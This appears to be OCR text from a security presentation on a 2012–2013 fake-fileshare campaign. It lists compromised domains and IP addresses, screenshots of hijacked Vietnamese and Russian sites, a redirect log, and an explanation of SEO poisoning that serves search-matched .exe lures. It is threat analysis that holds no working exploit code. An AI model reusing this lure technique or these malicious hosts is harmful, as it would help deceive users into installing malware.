
- Starting from August 2012 we detect second wave of this campaign, be careful, examples Sep 2012
- alex01.net -> 46.39.237.81 >>>
  games.alex01.net -> 178.162.132.178
- socceradventure.net 72.8.150.14 >>>
  mobilki.socceradventure.net -> 178.162.132.178
- talleresnahuel.com 74.54.202.162 >>>
  kino.talleresnahuel.com -> 178.162.132.178
- qultivator.se 72.8.150.15 >>>
  597821.qultivator.se -> 178.162.132.166

Fake Fileshares are dangerous

Specifics:

- simulation of filesharing website
- real domain is used for SEO (search engine feeds return content within this domain at high positions)
- cookies are used to “serve once per IP”
- page content is generated automatically

Legit domain(Mar 2013), registered in 2007, but



CÔNG TY TNHH THƯƠNG MẠI và KỸ THUẬT

MẠNH BẮC SƠN

WELCOME TO MANHBACSON'S WEBSITE !

PRODUCTS CATEGORY

- WOOSUNG PUMPS
- EUROFLO PUMPS
- AOLI PUMPS
- FINISH THOMPSON PUMPS
- BƠM THÙNG PHUY
- DRENO PUMPS
- ARGAL CHEMICAL PUMPS
- OBL MEETRING PUMPS
- MÁY THỔI KHÍ TAIKO
- CONTROL DEVICES
- BOTOU PUMPS
- VARISCO PUMPS
- WILDEN PUMPS

Các chủng loại sản phẩm

LASTEST NEWS

Anger over Tet bonuses leads to strikes in FIEs

xTet bonus problems are contributing to strikes ...

Unlicensed slaughterhouses: Waste, feces, feathers and filth

xFollow as Nguoi Lao Dong reporters Long Giang ...

Precious little space for parking in Hanoi

xThe price of parking in Hanoi has increased ...


PRODUCTS LATEST

P0wned... (reputation doesn't works)

referrer	IP	URL
http://**yandex.ru**/yandsearch?text=%D1%81%D0%BF%D1%80%D0%B0%..	112.78.2.11	http://www.manhbacson.com/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php
http://**www.manhbacson.com**/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php	62.75.182.222	http://id000222.info/?2&keyword=%25D1%2581%25D0%..

Real domains are used

Site: alldistributors.ru


Все Дистрибьюторы России. Каталог компаний-дистрибьюторов, производителей, представительств - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Все Дистрибьюторы России. Каталог ...
Вести.Ru: В Петербурге трактор врез...
alldistributors.ru
rfr yfqnb loki d ctnb
Бесплатно АУДИОКУРС АДР или Личный дефицит Руководителя
ALLDistributors.ru
РУССКОЯЗЫЧНАЯ ЕВРОПА

Выберите отрасль: —

Поиск

КАТАЛОГ

производители
дистрибьюторы
представительства

ОБЪЯВЛЕНИЯ

поиск партнеров
пресс - релизы
маркетинговые акции
интервью
обзоры

О НАС

о проекте
новости проекта
пресса о нас
мы - спонсоры
наши пресс-релизы
контакты

НАШИ УСЛУГИ

создание сайтов

Все Дистрибьюторы России: каталог.

Дистрибьюторы продуктов питания, компьютерной техники, программного обеспечения, систем безопасности, одежды, обуви, химии, автомобилей, прочего.
Пресс-релизы, обзоры, интервью, тендеры.
Аутсорсинг и консалтинг: финансовый, маркетинговый, управленческий, бухгалтерский.

НОВОСТИ | ПРЕСС-РЕЛИЗЫ — ВСЕ НОВОСТИ

- Легендарные унитазы IDO >>>
- Унитазы IDO (ИДО) >>>
- Проектирование объектов железнодорожного транспорта >>>
- Выбор мобильных стендов для выставки >>>
- Дистрибуция лакокрасочных изделий >>>
- О преимуществах покупки автомобилей у официальных дистрибьюторов >>>
- Алло, мы ищем новые бренды! >>>
- Полиэтиленовые трубы как наилучшее решение для коммуникаций. >>>
- «Лада Ларгус» и «лада Гранта» все время на устах автолюбителей >>>
- Дистрибуция товаров с помощью автоматов >>>

НОВОСТИ | МАРКЕТИНГОВЫЕ АКЦИИ — ВСЕ НОВОСТИ

- Подаем объявление бесплатно >>>
- 5+1 ноутбук в подарок! >>>
- Сумки для ноутбуков Crumpler: 10+1=10! >>>
- Акция от ASUS: «10+1 планшет» >>>
- Подарки каждому за закупки SSD A-DATA в MERLION! >>>
- Дарим планшеты до конца декабря! >>>
- Специальные предложения на продукты SpacEyes3D Компании Геоинформика и SPACEYES объявляют о специальных предложениях на лицензии на программные продукты линейки SpacEyes3D 5.0, действующих до конца января 2012 года >>>

ВХОД:

Логин:
Пароль:

Войти


регистрация

ПОИСК ПО САЙТУ:

● По компаниям
○ По новостям

Поиск

URL on the same site: alldistributors.ru/image/


Скачать краткое содержание капитал маркс - файлообменник для вас - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Antivirus scan for at UTC -...
Whois сервис - проверка ...
Краткое содержание кап...
Скачать краткое содерж...
Скачать краткое содерж...
alldistributors.ru/image/kratkoe-soderzhanie-kapital-marks.php
Google
Search using Google
ALL - FILES

Логин: Пароль: вход Забыли пароль? Войти

Главная Непрочитанное Регистрация Правила Контакты

Search ...

Навигация

- Главная
- Софт
- Музыка
- Игры
- Книги
- Прошивки
- Архивы
- Файлы
- Новинки
- Лучшее
- Топ-100
- О нас
- Обратная связь

Лучшее

- маска для сна своими руками
- 5 форм отчетности
- должностная инструкция дежурного электрика
- конвертер валют чешская крон
- голый конкурс видео
- группа руки вверх слушать онлайн
- конкурс детских танцев
- биопарокс для детей
- скачать карту для garmin nuvi
- как сделать красивую поделку
- джони тест мультфильм
- инструкция по техники безопасности на складе
- обогрев заднего стекла своими руками
- инструкция по прошивке iphone

Скачать краткое содержание капитал маркс

Лучшее: макар чудра горького краткое содержание » Скачать краткое содержание капитал маркс

Имя файла - краткое-содержание-капитал-маркс
Релиз: 3.12.2011
Операционная система: Windows (Все версии), Mac OS Jaguar
Размер документа: 3 Mb
Файл проверен: Dr.Web, McAfee, Norton AntiVirus

скачать

краткое содержание капитал маркс

Производитель: Не указан
Лицензия: Басплатная
Топе в рейтинге: 976
Скачиваний файла: 253
Загрузил: ПожаркиК

*Внимание, "краткое содержание капитал маркс" не предназначен для коммерческого пользования. Используя его в коммерческих целях, Вы можете нарушить авторские права владельца материала.

Теги: краткое содержание капитал маркс, спят усталые игрушки минус

☆☆☆☆☆(голосов: 7)

Добавил: Elektron, June 16, 2011, 17:27, 10:13, Просмотров: 554, Комментарии (4)

Статистика Зак

Всего архивов Закачано:
4639 файлов

Файлов сегодня:
223 документ

Закачано вчера:
266 архивов

Топ 5 программ

ICQ
Централизованная служб мгновенного обмена сообщениями сети Интер

Opera
Веб-браузер и программн пакет для работы в Интер выпускаемый компанией Software

WinAmp
Быстрый, гибкий аудио/ви проигрыватель для Windo который завоевал очень большую популярность в


KMPlayer
Медиа-проигрыватель ау видео файлов для Windov встроенными кодеками

uTorrent
Бесплатный клиент для с BitTirrent (P2P)

Облако тегов

бромгексин инструк применению таблетк из картона своими руками дошкольн образование

Search Engine Optimization



Краткое содержание капитал маркс — Яндекс: Нашлось 2 млн ответов - Mozilla Firefox

yandex.ru/yandsearch?text=Краткое+содержание+капитал+маркс&lr=213

Краткое содержание капитал маркс

☐ в найденном ☐ в Москве

Нашлось 2 млн ответов

1 Карл **Маркс капитал краткое содержание**

«**Капитал**» — «величайшее политико-экономическое произведение нашего века». **Маркс** называл «**Капитал**» делом своей жизни. ... Подзаголовок «**Капитала**»— «Критика политической экономии»—вполне соответствует теоретическому **содержанию** «**Капитала**» .

filslov.ru › k/167-**kapital**.html копия ещё

2 **Конспект** по **Капиталу** К. **Маркса**

Тип: Реферат. В работе есть: рисунки 4 шт. Язык: русский. Разместил (а): Zeus. Размер: 48 кб. Категория: Экономика. **Краткое** описание: Товар есть внешний предмет (вещь), которая удовлетворяет какие-либо человеческие потребности, в...

CoolReferat.com › **Конспект_по_Капиталу_К._Маркса** копия ещё

3 Скачать **краткое содержание капитал маркс** - файлообменник для вас

*Внимание, "**краткое содержание капитал маркс**" не предназначен для коммерческого пользования. Используя его в коммерческих целях, Вы можете нарушить авторские права владельца материала.

alldistributors.ru › image/**kratkoe**...**kapital-marks**.php копия ещё

Разместить объявление по запр «Краткое содержание ...»

«Краткое содержание ...» в кар

Все картинки

Скачать краткое содержание капитал маркс

Лучшее: макар чудра горького краткое содержание » Скачать краткое содержан маркс

Имя файла - **краткое-содержание-капитал-маркс**
Релиз: 3.12.2011
Операционная система: Windows (Все версии), Mac OS Jaguar
Размер документа: 3 Mb
Файл проверен: Dr.Web, McAfee, Norton AntiVirus

краткое содержание капитал маркс

Производитель: Не указан
Лицензия: Басплатная
Топе в рейтинге: 976
Скачиваний файла: 253
Загрузил: ПожаркиК

*Внимание, "краткое содержание капитал маркс" не предназначен для коммерческого пользования. Используя его в коммерческих целях, Вы можете нарушить авторские права владельца материала.

Теги: краткое содержание капитал маркс, спят усталые игрушки минус

☆☆☆☆☆(голосов: 7)

Добавил: Elektron, June 16, 2011, 17:27, 10:13, Просмотров: 554, Комментарии (4)

Opening kratkoe_soderjanie_kapital_marks.exe

You have chosen to open

kratkoe_soderjanie_kapital_marks.exe

which is a: Binary File
from: http://alldaymedia.ru

Would you like to save this file?

266 архивов

ICQ
Централизованная служба мгновенного обмена сообщениями сети Интернет

Opera
Веб-браузер и программный пакет для работы в Интернете, выпускаемый компанией Opera Software

WinAmp
Быстрый, гибкий аудио/видео проигрыватель для Windows, который завоевал очень большую популярность в мире.


KMPlayer
Медиа-проигрыватель аудио и

High position in Yandex results

)

Payload loaded via social engineering trick

File name generated to match your search engine request



Opening kratkoe_soderjanie_kapital_marks.exe


You have chosen to open

kratkoe_soderjanie_kapital_marks.exe

which is a: Binary File


from: http://alldaymedia.ru

Would you like to save this file?



```
onclick='admin_fuck('краткое содержание
```

Download button::

